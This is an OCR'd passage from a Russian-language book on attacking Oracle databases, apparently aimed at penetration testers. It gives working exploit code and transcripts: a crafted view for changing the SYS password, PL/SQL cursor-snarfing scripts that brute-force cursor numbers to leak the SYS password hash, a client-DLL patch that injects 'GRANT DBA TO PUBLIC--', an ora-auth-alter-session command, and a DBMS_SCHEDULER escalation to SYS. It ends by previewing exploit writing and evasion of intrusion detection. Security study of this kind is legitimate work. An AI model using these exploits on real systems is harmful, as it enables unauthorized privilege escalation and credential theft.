Аналогичные действия можно совершить с системными таблицами, такими как SYS.USER$, для чего нам потребуется пользователь, имеющий права SELECT на таблицу с паролями. Для этого подойдет любой пользователь с привилегиями SELECT ANY DICTIONARY (или SELECT ANY TABLE), например пользователь DBSNMP.

6.3.5. История продолжается

Позднее, в июле 2007 года, было заново опубликовано сообщение об уязвимости, в котором фигурировала информация о представлениях. В сообщении было заявлено следующее: «*Злоумышленник может с помощью специально сформированных представлений произвести неавторизованные обновления, удаления и вставки данных*». Это означает, что появилась новая уязвимость, связанная с ошибками в представлениях.

Теперь о подробностях: если старая уязвимость была обнаружена в случае использования объединения inner join, то новая использовала тип объединения left outer join. Рассмотрим теперь ее на конкретном примере, попытаемся сменить пароль пользователю SYS. Для этого необходимо создать следующее представление:

```
create or replace view EVIL_VIEW2 as   select x.name,x.password from
sys.user$ x left outer join sys.user$ y on x.name=y.name;
```

После чего одной простой командой UPDATE можно сменить пароль любому пользователю, в том числе и пользователю SYS (рис 6.3.5-1).




Рис. 6.3.5-1. Смена пароля пользователю SYS при помощи уязвимости в представлениях

Позже, в апреле 2008 года, вышло обновление, в котором опять сообщалось о закрытии уязвимостей, связанных с представлениями. Обнаружены ли новые ошибки или закрыты старые, не известно. Факт в том, что все время до этого обновления СУБД оставалась незащищенной, и не исключено, что некоторое время спустя подобная уязвимость может быть обнаружена вновь, так что администраторам рекомендуется ограничить пользователям доступ к выполнению CREATE VIEW для уменьшения вероятности реализации данной уязвимости и ей подобных.

6.4. Cursor snarfing

Еще одна атака, уникальная для СУБД Oracle, называется Cursor snarfing. Информация о данном типе атаки была официально озвучена 26 ноября 2006 года, хотя сама идея была частично известна и ранее.

Смысл заключается в том, что если курсор был создан высокопривилегированным пользователем и не был закрыт после использования, то низкопривилегированный пользователь может использовать созданный курсор в своих целях. Также, что более критично, в случае возникновения исключения (exception) при работе процедуры, использующей курсор, он может быть некорректно закрыт, что может грозить перехватом курсора (dangling cursor snarfing). Конечно же, хорошим тоном программирования является закрытие курсора после его использования, но согласитесь, это происходит не часто.

6.4.1. Стандартная атака

Рассмотрим для начала случай, когда высокопривилегированным пользователем был создан курсор, осуществляющий, например, доступ к секретным данным, и он не был закрыт. Возьмем процедуру, которая сравнивает пароль пользователя с константным значением и в случае удачи выдает сообщение об успехе.

```
CONNECT / AS SYSDBA
SET SERVEROUTPUT ON

CREATE OR REPLACE PROCEDURE PWD_COMPARE_(P_USER VARCHAR) IS
 CURSOR_NAME INTEGER;
 V_PWD VARCHAR2(30);
 I INTEGER;
BEGIN
 IF P_USER != 'SYS' THEN
   CURSOR_NAME := DBMS_SQL.OPEN_CURSOR;
  DBMS_OUTPUT.PUT_LINE('CURSOR: ' ||CURSOR_NAME);
  DBMS_SQL.PARSE(CURSOR_NAME, 'SELECT PASSWORD FROM
SYS.DBA_USERS WHERE USERNAME = :u', dbms_sql.native);
  DBMS_SQL.BIND_VARIABLE(CURSOR_NAME, ':u', P_USER);
  DBMS_SQL.DEFINE_COLUMN(CURSOR_NAME, 1, V_PWD,30);
   I := DBMS_SQL.EXECUTE(CURSOR_NAME);
  IF DBMS_SQL.FETCH_ROWS(CURSOR_NAME) > 0 THEN
   DBMS_SQL.COLUMN_VALUE(CURSOR_NAME, 1, v_PWD);
  END IF;
  IF V_PWD = '0123456789ABCDEF' THEN
   DBMS_OUTPUT.PUT_LINE('Hmmm....');
  END IF;
  DBMS_SQL.CLOSE_CURSOR(CURSOR_NAME);
 END IF;
END;
/
GRANT EXECUTE ON PWD_COMPARE TO PUBLIC;
```

В процедуре происходит следующее:

1. Сначала проверяется имя пользователя; если это имя SYS, то процедура заканчивает работу.

2. Далее создается курсор, который делает выборку хэша пароля, введенного выше, пользователя.
3. Потом переменная P_USER (имя пользователя) проверяется, и курсор запускается на выполнение.
4. И наконец, выполняется собственно проверка.

После того как владелец данной процедуры запустит ее, процедура успешно выполнится, но курсор останется незакрытым. Это грозит тем, что, злоумышленник может подключиться к СУБД, имея права обычного пользователя, и запустить незакрытый курсор, тем самым получить доступ к секретным данным. Для этого злоумышленнику необходимо только подобрать номер курсора, что можно реализовать простым перебором, например так:

```
SET SERVEROUTPUT ON
DECLARE
 OUT VARCHAR(200);
 I INTEGER;
 CURSOR_NAME INTEGER;
 TMP INTEGER;
BEGIN
 FOR I IN 2..100 LOOP
   CURSOR_NAME:=I;
   DBMS_SQL.DEFINE_COLUMN(CURSOR_NAME, 1, OUT,30);
   TMP := DBMS_SQL.EXECUTE(CURSOR_NAME);
   IF DBMS_SQL.FETCH_ROWS(CURSOR_NAME) > 0 THEN
    DBMS_SQL.COLUMN_VALUE(CURSOR_NAME, 1, OUT);
   END IF;
   DBMS_OUTPUT.PUT_LINE('Cursor number:'||I||' snarfed. Password is :'||OUT);
END LOOP;
END;
/
```

В результате чего было перехвачено 3 курсора, созданных высокопривилегированным пользователем и выводящих хэш пароля пользователя SYS (рис. 6.4.1-1).

Эта ситуация еще не самая страшная, основная опасность заключается в том, что есть возможность использования курсора, даже когда в коде процедуры происходит вызов закрытия курсора.

6.4.2. Продвинутая атака

Теперь рассмотрим более сложный для атаки вариант. Для примера возьмем предыдущую процедуру, добавив к ней вызов закрытия курсора. Назначим привилегии на исполнение данной процедуры всем пользователям:

```
CONNECT / AS SYSDBA
SET SERVEROUTPUT ON

CREATE OR REPLACE PROCEDURE PWD_COMPARE(P_USER VARCHAR) IS
 CURSOR_NAME INTEGER;
 V_PWD VARCHAR2(30);
 I INTEGER;
BEGIN
```




Рис. 6.4.1-1. Перехват курсоров, созданных высокопривилегированным пользователем

```
 IF P_USER != 'SYS' THEN
   CURSOR_NAME := DBMS_SQL.OPEN_CURSOR;
  DBMS_OUTPUT.PUT_LINE('CURSOR: ' ||CURSOR_NAME);
  DBMS_SQL.PARSE(CURSOR_NAME, 'SELECT PASSWORD FROM
SYS.DBA_USERS WHERE USERNAME = :u', dbms_sql.native);
  DBMS_SQL.BIND_VARIABLE(CURSOR_NAME, ':u', P_USER);
  DBMS_SQL.DEFINE_COLUMN(CURSOR_NAME, 1, V_PWD,30);
   I := DBMS_SQL.EXECUTE(CURSOR_NAME);
  IF DBMS_SQL.FETCH_ROWS(CURSOR_NAME) > 0 THEN
   DBMS_SQL.COLUMN_VALUE(CURSOR_NAME, 1, v_PWD);
  END IF;
  IF V_PWD = '0123456789ABCDEF' THEN
   DBMS_OUTPUT.PUT_LINE('Hmmm....');
  END IF;
  DBMS_SQL.CLOSE_CURSOR(CURSOR_NAME);
 END IF;
END;
/
GRANT EXECUTE ON PWD_COMPARE TO PUBLIC;
```

В процедуре происходит следующее:

1. Вначале проверяется имя пользователя, если это имя SYS, то процедура заканчивает работу.
2. Далее создается курсор, который делает выборку хэша пароля, введенного выше, пользователя.
3. Потом переменная P_USER (имя пользователя) проверяется, и запускается курсор на выполнение.

4. Затем выполняется собственно проверка.
5. В конце всех проверок курсор закрывается.

С первого взгляда процедура написана правильно, и никаких ошибок, по идее, быть не должно. Теперь попробуем выполнить данную процедуру, подключившись к СУБД низкопривилегированным пользователем. Введем во входной параметр строку большого размера (10000 символов), пытаясь тем самым вызвать ошибку переполнения или что-нибудь похожее:

```
SET SERVEROUTPUT ON
DECLARE
 X VARCHAR(32000);
 I INTEGER;
BEGIN
 FOR I IN 1..10000 LOOP
  X:='B' || X;
 END LOOP;
 SYS.PWD_COMPARE(X);
END;
/
```

В результате мы получили ошибку, вызванную некорректным параметром (рис. 6.4.2-1). Кроме того, мы узнали номер курсора, который теперь можно попытаться запустить независимо от процедуры, так как в процедуре произошла ошибка и дальнейшее ее выполнение прекратилось, в том числе и вызов закрытия курсора.




Рис. 6.4.2-1. Ошибка, вызванная некорректным входным параметром

Даже если номер курсора нам не известен, то можно его подобрать обычным перебором всех номеров, как это делалось в предыдущем варианте. Теперь, когда мы знаем, что есть незакрытый курсор, выполняемый от имени пользователя SYS, а также знаем его номер, мы можем запустить его с нужными нам параметрами. Ниже приведен код, запускающий курсор, подавая ему на вход имя пользователя SYS:

```
DECLARE
 CURSOR_NAME INTEGER;
 I INTEGER;
 PWD VARCHAR2(30);
BEGIN
 CURSOR_NAME :=1;
 DBMS_SQL.BIND_VARIABLE(CURSOR_NAME, ':u', 'SYS');
 DBMS_SQL.DEFINE_COLUMN(CURSOR_NAME, 1, PWD,30);
 I := DBMS_SQL.EXECUTE(CURSOR_NAME);
 IF DBMS_SQL.FETCH_ROWS(CURSOR_NAME) > 0 THEN
  DBMS_SQL.COLUMN_VALUE(CURSOR_NAME, 1, PWD);
 END IF;
 DBMS_SQL.CLOSE_CURSOR(CURSOR_NAME);
 DBMS_OUTPUT.PUT_LINE('PWD: ' || PWD);
END;
/
```

Тем самым мы получаем хэш пароля пользователя SYS в обход проверок.

Для выполнения данной атаки необходимо (рис. 6.4.2-2):

1. Обнаружить уязвимую процедуру, выполняющуюся с правами высокопривилегированного пользователя, содержащую вызов DBMS_SQL и не закрывающую курсор в случае исключения.

Рис. 6.4.2-2. Получение хэша пароля, используя атаку dangling cursor snarfing

2. Воспроизвести исключение путем вызова процедуры, подавая на вход нестандартные значения.
3. И наконец, узнать номер незакрытого курсора.

Основной особенностью данной атаки является то, что атакующий может выполнять только те процедуры, которые выполняет перехваченный курсор, внедрение своего кода невозможно. Данная атака может использоваться не только для получения закрытой информации, также возможно нарушение целостности данных в случае, если курсор использует вместо SELECT такие операторы, как INSERT/DELETE/UPDATE.

Описанная выше уязвимость не такая распространенная, как предыдущие, но, тем не менее, может привести к получению административных прав на сервере. В СУБД Oracle версии 9 и 10 присутствуют порядка 100 пакетов процедур, использующих пакет DBMS_SQL, и некоторые из них, вполне возможно, могут оказаться уязвимыми к атаке cursor injection.

В последней версии СУБД Oracle 11g осталось очень мало процедур, выполняемых от имени привилегированного пользователя, и ни одна из них не использует вызов процедур из пакета DBMS_SQL. Тем не менее, далеко не все разработчики сторонних процедур на PL/SQL пишут свой код с учетом защиты от таких атак путем своевременного закрытия курсоров и обработки исключительных ситуаций.

6.5. Dll Patching

Последняя уязвимость, о которой будет рассказано в данном разделе, не относится к какому-либо определенному классу, а носит единичный характер, но, тем не менее, она довольно интересна и о ней нельзя не упомянуть. Данная уязвимость была опубликована в январском пакете обновлений 2006 года, но до сих пор уязвимые версии СУБД встречаются, и довольно часто. Только последние версии каждой из веток СУБД по умолчанию не уязвимы (это версии 9.2.0.8, 10.1.0.5, 10.2.0.3, 11.1.0.6), на остальные необходимо установить пакет обновлений января 2006 года.

Теперь перейдем непосредственно к самой уязвимости. Уязвимость существует в процессе обработки подключения клиента к СУБД. После успешного подключения клиентская программа посылает команду ALTER SESSION SET NLS_LANG, которая устанавливает переменные окружения на сервере (рис. 6.5.1-1). Данная команда выполняется серверным процессом от имени пользователя SYS, и ее вызов зашит в одну из библиотек, расположенных на стороне клиента. Следовательно, достаточно модифицировать библиотеку на клиенте, изменив строку ALTER SESSION, например, на GRANT DBA при помощи шестнадцатиричного редактора. Рассмотрим, как это делается на практике.

6.5.1. Модификация библиотеки

В ОС Windows команда находится в библиотеке oraclient9.dll (версия СУБД 9i) или в библиотеке oraociei10.dll (версия СУБД 10g). В ОС Linux она находится в файле libclntsh.so. Содержимое библиотеки oraclient9.dll показано на рис. 6.5.1-1.




Рис. 6.5.1-1. Фрагмент двоичного кода библиотеки oraclient9.dll, в которой хранится вызов команды ALTER SESSION

Теперь мы можем изменить команду ALTER SESSION, выполняемую от имени пользователя SYS, на любую другую. Самым логичным будет поменять ее на GRANT DBA TO PUBLIC--. Последние два минуса в команде означают, что мы отсекаем комментарием правую часть предыдущей команды, чтобы корректно внедрить свою команду (рис. 6.5.1-2).

Таким образом, при последующем подключении к СУБД, используя аутентификационные данные любого доступного нам пользователя, мы автоматически получим права DBA.

6.5.2. Посылка команд по сети

Альтернативный способ реализации данной атаки заключается в следующем. Вместо того чтобы модифицировать библиотеку, строка из которой будет в итоге передаваться по сети (рис. 6.5.2-1), достаточно вручную послать на сервер пакет с измененной командой.

Сделать это можно путем подключения к СУБД через прокси-сервер, подменяющий команду по сети, или сконструировав и послав данный запрос вручную на сервер.

Второй вариант реализован в утилите с названием ora-auth-alter-session из пакета утилит для атак на СУБД Oracle – Oracle Assessment Kit. Для демонстрации данной атаки воспользуемся этой утилитой. На вход утилите необходимо подать IP-адрес хоста, порт, SID базы данных, имя пользователя, под учетной записью которого мы подключимся к СУБД, пароль этого пользователя и, наконец, коман-




Рис. 6.5.1-2. Фрагмент двоичного кода библиотеки oraclient9.dll после модификации




Рис. 6.5.2-1. Посылка пакета с командой ALTER SESSION по сети

ду для повышения привилегий. В итоге стандартный вызов команды будет выглядеть примерно так:

```
D:\>ora-auth-alter-session localhost 1521 orcl dbsnmp dbsnmp "grant dba to public"
```

В результате выполнения данной команды на сервер будет передаваться команда GRANT DBA TO PUBLIC, и все пользователи, в том числе и наш пользователь DBSNMP, получат роль DBA (рис. 6.5.2-2).




Рис. 6.5.2-2. Успешный запуск утилиты ora-auth-alter-session

Данная уязвимость была устранена, как уже говорилось, в январе 2006 года но, тем не менее, уязвимые серверы встречаются очень часто.

6.6. Прочие уязвимости

Перечисленные выше уязвимости, за исключением последней, были не просто единичными случаями, а представляли собой класс уязвимостей, которым подвержена СУБД Oracle. Практически каждый квартал обнаруживаются уязвимости, относящиеся к вышеперечисленным классам, особенно к PL/SQL Injection и Buffer Overflow. В табл. 6.6-1 приведена статистика по количеству уязвимостей определенных типов за последние выпуски критических обновлений (приведено количество уязвимостей, о которых есть публичная информация, а на самом деле их больше).

Как видно по статистике, существует также ряд уязвимостей, которые невозможно отнести ни к одному из вышеперечисленных классов, но они зачастую не менее опасны, и заплатки к ним встречаются практически в каждом пакете обновлений. К таким уязвимостям можно отнести, например, Race Conditions, а также неклассифицируемые уязвимости, которые сложно отнести к определенному классу. Ниже я приведу несколько примеров уязвимостей с небольшим описани-

Таблица 6.6-1. Статистика по разным типам уязвимостей

Обновление	Количество уязвимостей класса SQL Injection	Количество уязвимостей класса Buffer Overflow	Количество уязвимостей в представлениях (View)	Количество прочих уязвимостей
CPU July 2008	3	2	0	2
CPU April 2008	5	3	2	3
CPU Jan. 2008	1	2	0	?
CPU Oct. 2007	7	2	0	3

ем, чтобы читатель мог иметь примерное представление о том, какого рода еще уязвимости могут присутствовать в СУБД Oracle.

6.6.1. Примеры нестандартных уязвимостей из CPU July 2008

> «Уязвимость существует из-за использования не доверенного пути к библиотеке в setuid приложении. Локальный пользователь с привилегиями учетной записи "oracle" или член группы "oinstall" может повысить свои привилегии на системе.»

Данная уязвимость типична для локальных приложений в UNIX-системах, она позволяет повысить права локального пользователя операционной системы путем переполнения буфера в уязвимом SETUID приложении.

Эта уязвимость может нам помочь в случае, если мы получили административные права в СУБД Oracle и хотим получить административные права в ОС. В этом случае мы при помощи техник, описанных в главе 8, получаем доступ к операционной системе с правами пользователя oracle, а после чего, используя приведенную уязвимость, повышаем свои права до администратора в системе.

6.6.2. Примеры нестандартных уязвимостей из CPU April 2008

> «Уязвимость существует из-за того, что пакет DBMS_STATS_INTERNAL сбрасывает пароль для OUTLN на значение по умолчанию и предоставляет пользователю OUTLN привилегии DBA на время создания представления.»

Данная уязвимость довольно интересна, во время создания материализованного представления вызывается процедура из пакета DBMS_STATS_INTERNAL, которая сбрасывает пароль пользователя OUTLN и дает ему права DBA.

```
[...]
GRANT_DBA_OUTLN:= 'grant dba to outln identified by outln';
```

```
[...]
GRANT_DBA_OUTLN:= 'grant on commit refresh to outln identified by outln';
[...]
```

В большинстве инсталляций СУБД Oracle по умолчанию аккаунт OUTLN заблокирован, но некоторые рекомендации по безопасности советуют разблокировать аккаунты по умолчанию и установить на них сложный пароль, чтобы избежать сообщений, что аккаунт заблокирован, так как эта информация может быть полезна злоумышленнику. В случае следования данным рекомендациям, при создании материализованного представления, аккаунту OUTLN сбрасывается пароль и назначаются права DBA, а поскольку аккаунт OUTLN разблокирован, то ничто не мешает нам теперь подключиться под ним к СУБД.

6.6.3. Примеры нестандартных уязвимостей из более ранних CPU

Еще одна нестандартная уязвимость – теперь уже из более раннего CPU (7 мая 2005 года). Уязвимость существует в компоненте DBMS_SCHEDULER. У пользователя с привилегией CREATE JOB есть возможность сменить свою текущую сессию на сессию с правами пользователя SYS. Уязвимости подвержена версия СУБД Oracle 10g. Ниже приведены пользователи, имеющие по умолчанию привилегию CREATE JOB.

Таблица 6.6.3-1. Пользователи с привилегией CREATE [ANY] JOB по умолчанию

Версия СУБД	Пользователи с привилегией CREATE [ANY] JOB по умолчанию
10g R2	EXFSYS OEM_MONITOR OLAP_USER DMSYS OLAPSYS
10g R1	WKSYS (ANY)

Опробуем эту уязвимость на стандартном пользователе EXFSYS. Для начала убедимся, что мы работаем от имени пользователя EXFSYS и не имеем никаких ролей, кроме CONNECT и RESOURCE:

```
SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
EXFSYS                         CONNECT                        NO  YES NO
EXFSYS                         RESOURCE                       NO  YES NO

SQL> select user from dual;

USER
------------------------------
EXFSYS
```

После чего запустим на выполнение задачу:

```
SQL> BEGIN
       2  DBMS_SCHEDULER.CREATE_JOB
       3  ( job_name => 'job'
       4  , job_type => 'PLSQL_BLOCK'
       5  , job_action => 'SELECT 1 FROM DUAL;'
       6  , enabled => TRUE);
       7  END;
       8  /
    PL/SQL procedure successfully completed.

    SQL> execute dbms_scheduler.run_job('JOB');
PL/SQL procedure successfully completed.
```

В результате запуска задачи мы получили права пользователя SYS:

```
SQL> select user from dual;

USER
---------
SYS

SQL> select (sys_context('userenv','session_user')) from dual;

USER
---------
SYS

SQL> select (sys_context('userenv','current_user')) from dual;

USER
----------
EXFSYS

SQL> GRANT DBA TO EXFSYS

PL/SQL procedure successfully completed.
```

Таким образом, можно получить права DBA, имея привилегии CREATE JOB. На этом нестандартном примере мы закончим раздел о нестандартных уязвимостях в СУБД и перейдем к последнему разделу, связанному с уязвимостями, – поиску и эксплуатации уязвимостей.

6.7. Поиск и эксплуатация уязвимостей

Из предыдущих разделов мы узнали про множество уязвимостей, которые периодически обнаруживают в СУБД Oracle. Но что если СУБД имеет последнюю версию и на ней установлены все обновления? Или, например, в сети установлена система обнаружения вторжений, содержащая базу всех эксплоитов? В этом случае нам не останется ничего другого, как собственноручно искать новые уязвимости в базе данных. При прочтении данного раздела читатель поймет, что при определенном уровне подготовки обнаружить новую уязвимость в СУБД

Oracle не так сложно, как кажется на первый взгляд, хотя для этого все-таки необходимо обладать определенными навыками.

В этой главе будут показаны принципы поиска новых уязвимостей, написания эксплоитов к опубликованным уязвимостям, а также скрытия наших действий от систем обнаружения вторжений и других защитных механизмов.

